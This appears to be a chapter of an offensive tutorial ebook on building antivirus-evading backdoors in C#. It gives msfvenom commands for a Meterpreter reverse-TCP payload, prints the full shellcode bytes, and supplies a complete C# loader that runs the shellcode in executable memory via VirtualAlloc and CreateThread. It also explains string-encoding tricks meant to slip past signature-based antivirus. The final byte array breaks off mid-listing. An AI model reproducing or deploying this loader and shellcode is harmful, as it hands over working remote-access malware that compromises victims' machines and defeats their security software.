

### Chapter 1 : Creating Simple Backdoor Payload by C#.NET

1. Goal : Understanding how Can Use Simple C# Code to Make Backdoor by Metasploit Payloads.
2. Creating C#.NET Code and Testing.
3. Videos.

first of all before Begin this Course you need to know About how can use “**Metasploit**” also you should have work Experience with “**C#.NET**” Programming so this chapter is very important for this Course if you can understand what exactly we will do in this Chapter by Codes then you can understand other chapters codes very well .

#### We have 3 Important Points for all Chapters in this Course:

1. Creating Metasploit Meterpreter Backdoor Payloads.
2. Creating Simple Source Code by C# for Using Meterpreter Payloads (C# Backdoor).
  - Integration Meterpreter Payload (Native or Unmanaged Codes) with C# Codes (Managed Codes)
3. Windows API Programming by C#.

**Note** : Don't worry it is not Necessary to understanding Windows API programming very well at least for my Codes but it is Necessary to Know how can Using Metasploit also How can creating C# Codes and how can Compile C# codes so you should have 1+ year of Experience with C# Programming at least . In this course I want to explain my codes very simple without complex Things in my codes so don't worry about C# Codes if you are Beginner in C# , I will try to Explain step by step my Codes at least for New Codes in these chapters.

**Note** : These Separated Chapters for this eBook are Free Parts of my Course : “Bypassing AVS by C#.NET Programming” , I will Publish this “ebook” in 2018-2019 , “I hope” but I want to share these “Chapters/Videos/Codes” for you before Publish this eBook.

**Important Point about this eBook and these Chapters** : These Chapters are some “Free” Parts of my Course so Please don't Ask me about Full Chapters/Codes and Videos etc.

So first of all you should know how can use Metasploit Meterpreter Payload (Unmanaged Code) for your C# Backdoor (Managed Code) so in this case I will use Msfvenom Tool to make Backdoor Payload. with “Kali Linux” you can Find this Command .

**Note** : in this course you Need to know how can use Metasploit tool so in this course I will not Explain about this Penetration Test Framework. (Metasploit).

But before using this tool first we should talk about PAYLOADS in this case Meterpreter Payloads .

#### Q. What is it and Why We need to use these PAYLOADS ?

A. Short Answer is : Payload is your Poison or your Venom to Attacking to target systems !

#### Explaining Step by Step for Running PAYLOADS :

**Step A: Making Payloads by Msfvenom tool also Creating Backdoor.exe File**

**Step B: Executing Backdoor.exe File in target system (Windows)**

**Step C: Established Meterpreter Between Target system (Backdoor system) and Attacker system**

In this course very Important Points are these Steps (Step 1 , Step 2).

#### Q. Why Step 1 and Step 2 are Important ?

A. Why Step 1 : Because to Make Backdoor you have a lot Ways to do this but some ways right now will detect by Anti viruses ! So this is very important to you which one of these ways you want to use for Bypassing Anti Viruses because with Signature Based AV probably some of these Payloads Will Detect and you should think about Ways to Bypassing AV in this step .

A. Why Step 2 : Because in this step you want to Execute your Payload in Memory by File system “Backdoor.exe” so in this time you should think about Bypassing Anti Viruses Real-Time Monitoring by Techniques and Tricks .

### Step A: Making Payloads by Msfvenom tool also Creating Backdoor.exe File

in this step you can use Msfvenom tool for creating Payloads with Types like (Format Csharp or EXE).

When you want to use your payload as executable Backdoor File then you should use (Format EXE) like **Executable Format 1-2** and if you want to use Meterpreter Payload in your Codes like C# or C++ then you can use (Format csharp) or (Format C) like **Transform Format 1-1**.

#### 1-1. Creating Metasploit Meterpreter Backdoor Payloads. (Transform Format : csharp)

For creating Native Code or Unmanaged Code for your Backdoor Payload you can use this Command with this syntax :

```
msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.56.1 -f csharp > payload.txt
```

#### 1-2. Creating Metasploit Meterpreter Backdoor Payloads. (Executable Format : EXE)

For creating Native Code or Unmanaged Code for your Backdoor Payload you can use this Command with this syntax :

```
msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.56.1 -f exe > Backdoor.exe
```

#### Msfvenom Command output Formats :

##### Executable formats:

asp, aspx, aspx-exe, dll, elf, elf-so, **exe**, exe-only, exe-service, exe-small, hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection, psh-cmd, vba, vba-exe, vba-psh, vbs, war

##### Transform formats:

bash, **c**, **csharp**, dw, dword, hex, java, js\_be, js\_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript

95% up to 100% of Anti-Viruses Right Now **will Detect your Payload if you make them by (Executable Format EXE)** but if you used (Format C) then you need to Create your Own Code for using this Payload with (Transform Format : csharp) then you have New Backdoor Code with New Signature so probably your Code and EXE file Will Not Detect by Signature-Based AV until Publishing Codes on Internet etc. nowadays New Codes Made By Powershell or C# are very New for Signature-Based AV so in the most time they will Bypass AVS very simple and I will show you how can Use Meterpreter PAYLOAD in this Case "**windows/x64/meterpreter/reverse\_tcp**" for your C#.NET Code very simple .

#### Q. How can use Transform Format C or Csharp output for Msfvenom Payload in C#.NET ?

A. Short answer is : you can use this Output like **String** or **Bytes** Variable in C# .

#### Trick-1 : Using String variables and Bytes variables by Simple Technique in C#.

Trick-1-Step1: for making Csharp (Transform Format) you should run this command .

```
msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.111 -f csharp > payload_cs.txt
```

to make Csharp (Transform Format) you should run this command and in this case my Kali linux local IP-Address was 192.168.1.111.

```
root@kali:~# msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.111 -f csharp > payload_cs.txt
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
root@kali:~# cat payload_cs.txt
byte[] buf = new byte[510] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
```

# Bypassing Anti Viruses by C#.NET Programming

## Part 1 (C#.NET Tricks and Techniques)

```
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x11,0x5c,0xc0,0xa8,0x01,0x6f,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5};
```

As you can see we have these bytes in our Text File (payload\_cs.txt)

```
byte[] buf = new byte[510] { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00, . . . . . ,0xb5,0xa2,0x56,0xff,0xd5};
```

also our payload will start with these bytes “FC” , “48” and Finished “FF” , “D5” and our payload length was 510 bytes , in this output we have one Variable with Name “buf” with type of Bytes[] Array .

Now you can Copy this Output and Paste that in your C# Projects but **this is not Good Idea** so in this chapter I will explain why Copy and Paste this buf Bytes[] Array variable to your Projects is not Good idea but now we should talk about other Things .

To starting New Project in VS.NET 2008 or 2015 you should Select C# Console Application or .NET Framework 4.0 or 3.5 or 2.0 only .

In “**Source Code 1**” you can see my Simple Backdoor Code with Project Name “NativePayload\_HardcodedPayload” so my Name-Space is “NativePayload\_HardcodedPayload” .

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_HardcodedPayload
{
    class Program
    {
        static void Main(string[] args)
        {
            // STEP 1: Begin
            // msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.37.129
            -f c > payload.txt
            string payload =
            "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50
,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c
,48,01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20
,49,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24
,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41,58,41,58
,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33
,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41
,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48
,ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74
,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02
,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58
,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58
,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff
,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";
```

# Bypassing Anti Viruses by C#.NET Programming

## Part 1 (C#.NET Tricks and Techniques)

```
string[] Xpayload = payload.Split(',');
byte[] X_Final = new byte[Xpayload.Length];
for (int i = 0; i < Xpayload.Length; i++)
{
    X_Final[i] = Convert.ToByte(Xpayload[i], 16);
}

// byte[] X_Final = new byte[] { 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41,
0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b,
0x52, 0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac,
0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51,
0x48, 0x8b, 0x52, 0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x66, 0x81, 0x78, 0x18, 0x0b, 0x02, 0x0f, 0x85,
0x72, 0x00, 0x00, 0x00, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0,
0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b,
0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01,
0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44, 0x8b,
0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41,
0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41,
0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x4b,
0xff, 0xff, 0xff, 0x5d, 0x49, 0xbe, 0x77, 0x73, 0x32, 0x5f, 0x33, 0x32, 0x00, 0x00, 0x41, 0x56, 0x49, 0x89,
0xe6, 0x48, 0x81, 0xec, 0xa0, 0x01, 0x00, 0x00, 0x49, 0x89, 0xe5, 0x49, 0xbc, 0x02, 0x00, 0x11, 0x5c, 0xc0,
0xa8, 0x25, 0x81, 0x41, 0x54, 0x49, 0x89, 0xe4, 0x4c, 0x89, 0xf1, 0x41, 0xba, 0x4c, 0x77, 0x26, 0x07, 0xff,
0xd5, 0x4c, 0x89, 0xea, 0x68, 0x01, 0x01, 0x00, 0x59, 0x41, 0xba, 0x29, 0x80, 0x6b, 0x00, 0xff, 0xd5,
0x6a, 0x05, 0x41, 0x5e, 0x50, 0x50, 0x4d, 0x31, 0xc9, 0x4d, 0x31, 0xc0, 0x48, 0xff, 0xc0, 0x48, 0x89, 0xc2,
0x48, 0xff, 0xc0, 0x48, 0x89, 0xc1, 0x41, 0xba, 0xea, 0x0f, 0xdf, 0xe0, 0xff, 0xd5, 0x48, 0x89, 0xc7, 0x6a,
0x10, 0x41, 0x58, 0x4c, 0x89, 0xe2, 0x48, 0x89, 0xf9, 0x41, 0xba, 0x99, 0xa5, 0x74, 0x61, 0xff, 0xd5, 0x85,
0xc0, 0x74, 0x0a, 0x49, 0xff, 0xce, 0x75, 0xe5, 0xe8, 0x93, 0x00, 0x00, 0x00, 0x48, 0x83, 0xec, 0x10, 0x48,
0x89, 0xe2, 0x4d, 0x31, 0xc9, 0x6a, 0x04, 0x41, 0x58, 0x48, 0x89, 0xf9, 0x41, 0xba, 0x02, 0xd9, 0xc8, 0x5f,
0xff, 0xd5, 0x83, 0xf8, 0x00, 0x7e, 0x55, 0x48, 0x83, 0xc4, 0x20, 0x5e, 0x89, 0xf6, 0x6a, 0x40, 0x41, 0x59,
0x68, 0x00, 0x10, 0x00, 0x00, 0x41, 0x58, 0x48, 0x89, 0xf2, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x58, 0xa4, 0x53,
0xe5, 0xff, 0xd5, 0x48, 0x89, 0xc3, 0x49, 0x89, 0xc7, 0x4d, 0x31, 0xc9, 0x49, 0x89, 0xf0, 0x48, 0x89, 0xda,
0x48, 0x89, 0xf9, 0x41, 0xba, 0x02, 0xd9, 0xc8, 0x5f, 0xff, 0xd5, 0x83, 0xf8, 0x00, 0x7d, 0x28, 0x58, 0x41,
0x57, 0x59, 0x68, 0x00, 0x40, 0x00, 0x00, 0x41, 0x58, 0x6a, 0x00, 0x5a, 0x41, 0xba, 0x0b, 0x2f, 0x0f, 0x30,
0xff, 0xd5, 0x57, 0x59, 0x41, 0xba, 0x75, 0x6e, 0x4d, 0x61, 0xff, 0xd5, 0x49, 0xff, 0xce, 0xe9, 0x3c, 0xff,
0xff, 0xff, 0x48, 0x01, 0xc3, 0x48, 0x29, 0xc6, 0x48, 0x85, 0xf6, 0x75, 0xb4, 0x41, 0xff, 0xe7, 0x58, 0x6a,
0x00, 0x59, 0x49, 0xc7, 0xc2, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5 };

/// STEP 1: End

/// STEP 2: Begin
UInt32 MEM_COMMIT = 0x1000;
UInt32 PAGE_EXECUTE_READWRITE = 0x40;
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0x0000;
IntPtr pinfo = IntPtr.Zero;

hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
WaitForSingleObject(hThread, 0xffffffff);
/// STEP 2: End
}
[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32
flProtect);
[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress,
IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
```

### Source\_Code\_1 : Simple C# Backdoor with Metasploit Meterpreter Payload.

We should talk about Source\_Code\_1 step by step .

First of all I want to talk about (**Trick-1 : Using String variables**) in this technique you can convert your payload from Byte[] Array Variable to Strings Variable then you can Hard-coded your payload in your source code by String Variable finally in MEMORY you will Convert This String Variable to Byte[] Array Variable again , But in this Time you will do it in MEMORY so Detecting this Convert from String to Bytes by AVS is Difficult at least for most of them .

Q. Important Question : why we should not Use Byte[] array Variables by Default in Source Code ?

A. Short Answer is : Detecting Meterpreter Payload by Bytes Variable in your exe or Source code is Simpler than String Variables also the most AV will not good Check/Scan Strings in your EXE.

So this code was better if you want to Hard-coded your Meterpreter Payload in C# Source Code.

# Bypassing Anti Viruses by C#.NET Programming

## Part 1 (C#.NET Tricks and Techniques)

Good way ==> `string payload = "fc,48,83,e4,f0,e8,cc,.....,56,ff,d5";`  
Bad way ==> `byte[] X_Final = new byte[] { 0xfc, 0x48, 0x83, 0xe4, 0xf0,...};`  
maybe Safe way ==> Don't Hard-coded Payloads in Source Codes.(we will talk about this in next chapters)

let me explain this Trick by Pictures .

As you can in these Codes I have two files , **NativePayload\_HardcodedPayload\_string.exe** and

**NativePayload\_HardcodedPayload\_bytes.exe**

These files Compiled by two Tricks first String method second by Byte Method so we have these Codes for each :

### NativePayload\_HardcodedPayload\_string.exe C# Code :

```
string payload =
"fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50
,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c
,48,01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20
,49,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24
,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41,58,41,58
,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33
,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,58,41,52,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41
,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48
,ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74
,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02
,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58
,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58
,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff
,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";
string[] Xpayload = payload.Split(',');
byte[] X_Final = new byte[Xpayload.Length];
for (int i = 0; i < Xpayload.Length; i++)
{
    X_Final[i] = Convert.ToByte(Xpayload[i], 16);
}
```

### NativePayload\_HardcodedPayload\_bytes.exe C# Code :

```
// string payload =
"fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50
,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c
,48,01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20
,49,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24
,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41,58,41,58
,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33
,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,58,41,52,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41
,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48
,ff,c0,48,89,c2,48,ff,c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74
,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41,ba,02
,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58
,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58
,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff
,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";
// string[] Xpayload = payload.Split(',');
// byte[] X_Final = new byte[Xpayload.Length];
// for (int i = 0; i < Xpayload.Length; i++)
// {
//     X_Final[i] = Convert.ToByte(Xpayload[i], 16);
// }
byte[] X_Final = new byte[] { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,
0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,
0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,
0x48,0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,
0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,
0x08,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,0x49,0x58,0x41,0x52,0x00,0x11,0x5c,0xc0,0xa8,0x25,0x81,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,